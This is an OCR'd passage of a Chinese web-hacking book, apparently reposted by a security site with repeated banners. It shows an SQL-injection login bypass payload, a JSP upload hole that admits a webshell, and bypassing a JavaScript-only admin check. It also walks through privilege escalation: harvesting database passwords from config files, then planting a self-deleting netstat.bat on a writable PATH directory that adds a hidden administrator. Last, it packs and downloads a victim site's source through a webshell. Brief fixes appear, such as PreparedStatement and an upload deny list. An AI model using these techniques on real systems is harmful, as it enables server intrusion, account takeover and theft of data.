（1）在“我的电脑”上点击右键选择属性，在弹出界面上选择“高级”—“环境变量”，弹出了如图7.104所示的对话框。



图7.104

（2）在系统变量里找到“Path”这一项，然后双击它，在弹出的界面上，在变量值开头添加如下语句“D:\Program Files\Java\jdk1.6.0_10\bin;”，注意不要忘了后面的分号，如图7.105所示。




图7.105

点击确定按钮，然后点击环境变量界面的“新建”，在上面填写变量名为JAVA_HOME，变量值为“D:\Program Files\Java\jdk1.6.0_10;”，注意最后的分号，如图7.106所示，然后一路点击“确定”按钮，到此设置就完成了。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图7.106



图7.107




图7.108




图7.109

进行完上面的步骤，基本的安装和配置就好了，怎么知道安装成功没有呢？我们打开“开始”—“运行”栏，在弹出的对话框中输入“cmd”，然后点击“确定”按钮，在弹出的CMD窗口中输入“javac”，然后回车，出现如下界面就表示安装配置成功了，如图7.107。

二、Tomcat的下载安装及配置

为了方便读者对jsp脚本的认识，在这里我再介绍一下Tomcat的安装过程。Tomcat6.0的下载地址是“http://tomcat.apache.org/download-60.cgi”，我演示的是tomcat5.0.28版本的安装，一种是.exe安装包，一种是绿色版的，直接解压，然后进行配置，就可以正常运行了。安装tomcat的前提是，先安装好JDK，并且配置好才行。

我们来看exe的安装包，安装非常简单，主要注意两个地方，如图7.108，第一个方框内可以自由填写没有被占用的端口号，我建议使用默认的端口，下面的是登录用户名和密码的设置，我建议设置一个较强的口令，点击Next。第二个地方，在这里它可以自动找到JDK的安装路径，如果没有找到，我们可以自己浏览查找，然后点击Install进行安装，如图7.109。

7.7.2 Jsp注入漏洞

从asp到jsp，注入可以说是无孔不入，到目前为止，为了更容易理解我们先来看一个我自己写的实例。我的mysql数据库中member表中存放了id和member字段，并且分别为admin和admin，如图7.110。




图7.110




图7.111




图7.112

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在登录界面，用户名处我们任意填写，密码写为“eagle'or'='”，这样竟然绕过登录，进入了登录成功的主页面，当然接下来发挥的空间就很大了，如图7.111，图7.112。

那么我们来分析这到底是如何绕过登录的，Login.jsp主要代码如下：

```
<form action="check.jsp" method="post">
  用户:<input type="text" name="id"><br>
  密码:<input type="text" name="password"><br>
     <input type="submit" value="登录">
    <input type="reset" value="重置">
  </form>
Check.jsp主要代码
 <%
 //接收来自login.jsp的用户名和密码
  String id = request.getParameter("id");
  String password = request.getParameter("password");

  //与mysql数据库建立连接
  java.sql.Connection sqlConn;  //数据库连接对象
  java.sql.Statement sqlStmt;  //语句对象
  java.sql.ResultSet sqlRst;   //结果集对象
  //登记jdbc驱动程序
  Class.forName("com.mysql.jdbc.Driver").newInstance();
  //连接数据库
  sqlConn=java.sql.DriverManager.getConnection("jdbc:mysql://iocalhost/user","root","blackeagle");
  //创建语句对象
   sqlStmt=sqlConn.createStatement(java.sql.ResultSet.TYPE_SCROLL_INSENSITIVE,java.sql.ResultSet.
CONCUR_READ_ONLY);
  //执行sql语句
  sqlRst = sqlStmt.executeQuery("select * from member where id='"+id+"'and password='"+password+"'");//
注入产生的源泉，可以看到id和password直接带入查询
  if(sqlRst.next()){
  response.sendRedirect("main.jsp");
  }else{
  response.sendRedirect("login.jsp");
  }
  %>
```

这样当我们提交“eagle'or'='”时，查询语句就变为了“select * from member where id='eagle'and password='eagle'or'='//”，可以看出“or'='”是恒成立的，它的防范是比较简单的，对于jsp而言我们一般采取以下策略来应对：PreparedStatement，如果你已经是稍有水平的开发者，就应该始终以PreparedStatement来代替Statement。以下是几点原因：

1、增强代码的可读性和可维护性。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2、PreparedStatement尽最大可能提高性能。

3、最重要的一点是极大地提高了安全性。

7.7.3 实践上传漏洞

上传漏洞对于一个JSP站点来说应该算是严重的打击，因为大部分站点的服务器都没有进行降权处理，也就是说JSP木马中的权限就是系统权限。在渗透中，我发现很多没有严格过滤上传类型就允许上传脚本的JSP网站，如图7.113，该网站允许直接上传jsp的shell，成功了，如图7.114。




图7.113




图7.114

从shell中我分析了JSP上传的核心代码：

```
<%@ page language="java" import="com.jspsmart.upload.*,java.util.*,java.sql.*,java.io.*"%>
<%@ page contentType="text/html;charset=GBK"%>
<%@ include file="../../include/public.jsp"%>
<%
  SmartUpload upload=new SmartUpload();
    upload.initialize(pageContext);          // Initialization
    upload.setTotalMaxFileSize(900000000);
     upload.upload();// Upload
    String savePath=getStr(upload.getRequest().getParameter("savePath"));//存储路径不带文件名
    String absolutePath=getStr(upload.getRequest().getParameter("absolutePath"));//带文件名称的绝对路径
     String backTextName=getStr(upload.getRequest().getParameter("backTextName"));
  try {
            com.jspsmart.upload.File myFile = upload.getFiles().getFile(0);
            if (absolutePath.equals(""))//如果没有传递完成的路径
              {/********自动生成文件名,按当前的时间(yyyyMMddHHmmssSS)生成**************************/
                        java.util.Date d=new java.util.Date();
                        java.text.SimpleDateFormat dformat=new java.text.SimpleDateFormat("yyyyMMddHHmmssSS");
                        String fileNameStore=dformat.format(d)+"."+myFile.getFileExt();//文件存储名称=月日时分秒毫秒
                        /********自动生成文件名结束**********/
                        absolutePath=savePath+fileNameStore;
              }
  out.println(absolutePath);
                  /******如果目录不存在创建目录****/
                  java.io.File file1=new java.io.File(request.getRealPath("/")+savePath.
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
replaceAll("/","\\\\"));
                        if          (!file1.exists())
                        file1.mkdirs();
                        /******判断结束*********************/

                    myFile.saveAs(absolutePath);
    %>
                        <script language="javascript">
            window.opener.document.all.<%=backTextName%>.value='<%=absolutePath%>';
                            window.close();
                        </script>
    <%
        }catch(Exception e){
                        out.println("不能上传文件！ ");
        }
    %>
```

可以发现上面调用了jspSmartUpload插件，它是由www.jspsmart.com网站开发的一个可免费使用的全功能的文件上传下载组件，适于嵌入执行上传下载操作，我仅在上传之前添加了“upload.setDeniedFilesList("exe,bat,jsp,htm,html,,");”，其实只需加入这句话就可以将漏洞修补了，如果再上传的时候就无法成功了，如图7.115。




图7.115

7.7.4 后台权限验证漏洞

Javascript使客户端语言应用带来了很多优势，因此很多web程序开发者非常依赖javascript，过分依赖javascript对于web程序可能造成极大的安全隐患。下面来分析一下过分依赖javascript带来的问题：

1、upload时以javascript来判断，这个是大家所熟知的漏洞了，早年的asp程序基本上都有这个问题，即在上传文件的时候，只是客户端判断文件，服务器脚本没有判断，导致我们可以写个form上传可执行文件；与此类似的是注册的时候判断注册的信息是否符合要求，所以单靠javascript是不行的。

2、下面谈的是本文产生的重点，不仔细看的话，程序员都会觉得这程序没问题：

```
<!--#include file="../Inc/Conn.asp"-->
<%
Dim StarTime,Style_Copy
Dim AdminName
startime=timer()
AdminName=replace(session("AdminName"),"'","")
if AdminName="" then
%>
<script language='javascript'>top.location='Login.asp';</script>
<%
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
end if
%>
```

这是某某网站管理系统的后台验证页面，包含在后台的每个页面中，也就是访问每一个后台页面都先通过它判断session。当初测试这个系统的时候，我感觉很安全，关闭了浏览器的脚本执行，这样访问admin/default.asp的时候可以直接进入了，与登录了没有两样，于是轻松拿下shell。其实这里逻辑上没有问题的，唯一的问题是过分依赖了javascript。

Javascript可以执行它也可以不执行，如上代码执行了才返回登录页面，而如果不执行，则程序继续往下走，这段代码也就可以无视了，于是程序员知道了，少加了个response.end，或者把js换成response.redirect等，利用这一点我们可以绕过后台验证直接进入后台。



每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第八章　终极较量之系统提权

提权可是网络安全及黑客技术中一个非常热门的话题，在国内的许多黑客论坛上都随处可见。随着脚本注入攻击的盛行，要想得到一个webshell，已经变得非常简单了。记得部队里有这么一句话，叫“不想当将军的士兵不是好士兵”，而黑客前辈们也曾经说过，不想拿到系统权限的黑客不是好黑客！

8.1 提权前的信息初探

在使用webshell提权前，我们往往会先执行**netstat -ano**命令查看一下开启的端口，如果3389端口为listening状态，就说明服务器开启了远程终端服务，然后我们可以判断一下服务器的终端端口是否支持外部连接，执行**telnet 服务器IP 3389**即可，如图8.1所示，如果看到如图所示的这样，就说明服务器允许外部连接，如果是如图8.2所示的样子，就说明服务器的终端端口无法外部连接。




图8.1




图8.2

很多时候，管理员会修改终端服务默认使用的端口号，比如把3389更改成其它的端口，此时我们可以通过查看注册表的键值来查看使用的端口。我们可以在shell中执行命令**reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp"**，就可以看到终端服务使用的端口号的十六进制数值，命令执行结果如下：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp
    InteractiveDelay    REG_DWORD    0xa
    OutBufCount    REG_DWORD    0x6
    OutBufDelay    REG_DWORD    0x64
    OutBufLength    REG_DWORD    0x212
    PdClass    REG_DWORD    0x2
    PdDLL    REG_SZ    tdtcp
    PdFlag    REG_DWORD    0x4e
    PdName    REG_SZ    tcp
    PortNumber    REG_DWORD    0xd3d
    ServiceName    REG_SZ    tcpip
```

上面“PortNumber　REG_DWORD　0xd3d”中的0xd3d，我们使用进制转换工具就可以转换为十进制的3389了，如图8.3。当然一些webshell也都自带了这个功能，在“终端端口”这一项，点击后就可以查看了，如图8.4。




图8.3

对于jsp站点我们更加关注的是什么呢？大家都知道，jsp的站点把很多配置信息都写入了xml文件中，我们需要格外关心的就是这些xml文件：

```
applicationContext-util.xml
```



图8.4

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

applicationContext.xml
struts-config.xml
hibernate.cfg.xml
database_pool_config.xml
\WEB-INF\classes\hibernate.cfg.xml hibernate配置文件，包含了数据库连接配置信息
\WEB-INF\server.xml 类似http.conf+mysql.ini+php.ini
\WEB-INF\struts-config.xml 文件目录结构
spring.properties 里边包含hibernate.cfg.xml名称web.xml，server.xml，tomcat-users.xml 一般位于Tomcat安装目录下的conf目录

很多时候，“\WEB-INF\classes\hibernate.cfg.xml”这个配置文件中可能会有我们想要的数据库密码，如图8.5所示。当然很多小型的站点还是喜欢使用conn.jsp这种数据库连接文件，基本上它里面也会有我们需要的数据库密码。




图8.5

8.2 计算机的环境变量提权

一、环境变量

什么是环境变量？环境变量一般是指在操作系统中用来指定操作系统运行环境的一些参数，比如临时文件夹位置和系统文件夹位置等。这有些类似于DOS时期的默认路径，当我们运行某些程序时除了在当前文件夹中寻找外，还会到设置的默认路径中去查找。简单的说，这里的“Path”就是一个变量，里面存储了一些常用命令所存放的目录路径。在“我的电脑”上点击右键，选择“属性”－“高级”－“环境变量”，就可以查看及编辑了，如图8.6。




图8.6

我们观察系统变量，可以发现有OS，Path等变量，那么这里所说的提权又和环境变量有什么关系呢？大家都知道，我们在CMD下运行“net user”这个命令的时候，不管是在哪个路径下，都可以运行，这是因为在执行“netstat.exe”时，系统会按照如下的顺序查找并调用程序：

（1）查找系统当前目录下是否有指定的可执行程序。

（2）按照顺序查找，查找Path变量中所指定的目录。




图8.7

因为系统安装的时候都默认将“%SystemRoot%\System32”写进了Path路径中，所以当我们执行“netstat.exe”，如果它不在当前路径，那么就会按照Path中指定的路径去查找，则最后肯定会在%SystemRoot%\System32路径下找到该应用程序。

我们在CMD下执行“set”命令就可以查看到系统变量信息了，如图8.7。

大家来看“Path=F:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Wbem”这句，可以看到“F:\Perl\bin\”是在“C:\WINDOWS\system32”的前面，看到这里相信大家都差不多明白了吧，假如我们把一个和系统应用程序同名的文件（这个文件就是自己的木马或者是添加用户的文件）上传到“F:\Perl\bin\”目录下，比如netstat.exe，那么当系统管理员运行netstat.exe的时候，系统就会查找当前目录，通常都不会出现在当前路径下，一般都是“C:\Documents and Settings\Administrator”这种目录，如图8.8。这样系统就会继续查找Path路径，当发现在“F:\Perl\bin\”路径下有个netstat.exe的时候就会执行该文件。在Perl、JAVA或者PHP安装后，通常都会更改PATH路径，如果权限设置的不合理，黑客就会可乘之机了。

二、模拟提权实例

我在webshell下执行“path”命令，可以看到显示“PATH=F:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem”，那么我们可以配置一个netstat.bat执行程序：

```
@echo off
net user test test /add
net localgroup administrators test /add
del %0
```

然后将netstat.bat上传到“F:\Perl\bin\”目录下，如图8.9。几天之后，管理员登录了系统，并打算查看一下端口开放情况，当他执行“netstat -an”的时候，我们的用户就会悄悄的添加上去了。





图8.8


图8.9

当然netstat.bat也可以是自己改名为netstat.exe的木马程序，还有就是当读者们在虚拟机上进行实验时，安装好perl后，只有重启电脑，才能在webshell中看到已经更改的path值。

8.3 提权中的文件传输

所谓打包网站源码，就是通过某种方式压缩网站源码，以达到方便下载的目的，否则网速很可能满足不了庞大的网站源码体积。对于许多网络安全爱好者来说，如何在获取了webshell后通过打包下载网站源码，用来学习网站程序和学习漏洞分析呢？在本小节中我就介绍常见的webshell下的打包方法。

一、Asp下的webshell打包方法

我们的测试环境为Windows2003及asp版webshell，对于大部分ASP编写的webshell，基本上都集成了网站源码打包工具，点击webshell左侧的“整站打包”，出现了如图8.10所示的界面。

在“文件夹打包”栏填写想要下载的网站路径，比如这里为“C:\sdedu”，然后就可以在网站目录下生成“HSH.mdb”的文件了，我发现140兆左右的文件被压缩成了7兆多，然后在网址中输入“网站域名/HSH.

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图8.10




图8.11




图8.12

mdb”，提示下载，就可以将HSH..mdb下载到本地了，如图8.11。众所周知，mdb格式的文件默认都是使用Access打开的，但是这里需要注意的是，这种文件使用Access是不行的，如果使用Access打开，我们会发现只是一个数据表，如图8.12。

这里需用到unpack.vbs的一个脚本，或者是在本地使用ASP版的webshell打开。解压HSH.mdb的方法一：使用unpack.vbs，这里需要注意两点，第一是必须将HSH.mdb改名为packet.mdb，第二是必须把改名后的packet.mdb和unpack.vbs保存在同一目录下，我测试时，将unpack.vbs和packet.mdb都放在了桌面上，如图8.13，否则就会提示错误的。双击unpack.vbs，成功后，会提示释放完毕，如图8.14所示，同时在桌面上也出现了sdedu的文件夹，里面就是网站程序。




图8.13




图8.14

解压HSH.mdb方法二：这种方法就是使用ASP的webshell自带的解压功能，本机必须安装了支持ASP的环境，比如IIS，我们在本机打开网址http://127.0.0.1/x.asp，如图8.15，同样点击“整站打包”，在右侧的文件包解开栏中填写HSH.mdb在本机中的路径，我填写的路径为“C:\sdedu\HSH.mdb”，点击“解开包”，就可以在“C:\sdedu\HSH.mdb”下生成网站程序的文件夹了。




图8.15

二、PHP下的webshell打包方法

对于大部分php编写的webshell，都没有自带打包工具，下面我要介绍的是在线压缩php版工具zip.php，我们可以通过webshell上传到空间中，然后访问“http://192.168.1.250/bbs/zip.php”，输入默认的密码123456，就可以进入压缩界面，如图8.16。




图8.16

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“压缩文件保存目录”可以留空，也就是在本目录下生成faisunzip.zip，点击“开始压缩”就行了，然后我们访问“http://192.168.1.250/bbs/aisunzip.zip”就可以使用下载工具将压缩包下载了。对于拥有php空间，但是却没有主机权限的读者，在向空间传送网站程序的时候，可以将本地程序压缩成zip格式，然后使用在线php解压工具unzip.php进行解压，这样就可以省去很多时间了，如图8.17。

